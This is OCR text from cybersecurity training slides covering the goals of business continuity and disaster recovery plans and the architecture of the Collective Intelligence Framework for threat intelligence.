


Business Continuity Plan (BCP)

- A BCP is a comprehensive document that is formulated to **ensure resilience against potential threats** and allow the operations to continue under adverse or abnormal conditions

BCP Goals

- Analyzing the potential risks and losses
- Enabling the risk management process to lessen the prospect of a disruption to the worst-case scenario of shutting down the business completely
- Prioritizing the safety, health, and welfare of the organization and its staff
- Minimizing infrastructural damage in the event of a disaster
- Recuperating to normal operating conditions after a disruption
- Maintaining vital documents and details, such as telephone numbers, employee details, vendor details, and client details
- Providing training and awareness to staff on their roles and responsibilities, to keep them better prepared



Disaster Recovery Plan (DRP)


- A DRP is developed for specific departments within an organization to allow them to **recover from a disaster**

DRP Goals

- Reduce overall organizational risk
- Alleviate senior management concerns
- Ensure compliance with regulations
- Ensure rapid response to incidents

Notes:

LO#08: Explain Cyber Threat Intelligence



Threat Intelligence Frameworks

Collective Intelligence Framework (CIF)

- Collective Intelligence Framework (CIF) is a cyber threat intelligence management system that allows you to **combine known malicious threat information** from many sources and use that information for incident detection, response, and mitigation

- CIF helps to parse, normalize, store, post-process, query, share, and **produce data sets of threat intelligence**

CIF Architecture

Private Feed/Data
Public Feeds/Data
Your own data source can be added
Use any public threat intel
CIF Server
Pushed daily feeds
Using CIF clients
Perl
Browser
Plugin API
Mitigation Equipment (dnsSinkHole, Firewall, IDS)
Using Querying Indexed Feeds

https://csirtgadgets.com

Notes: ____

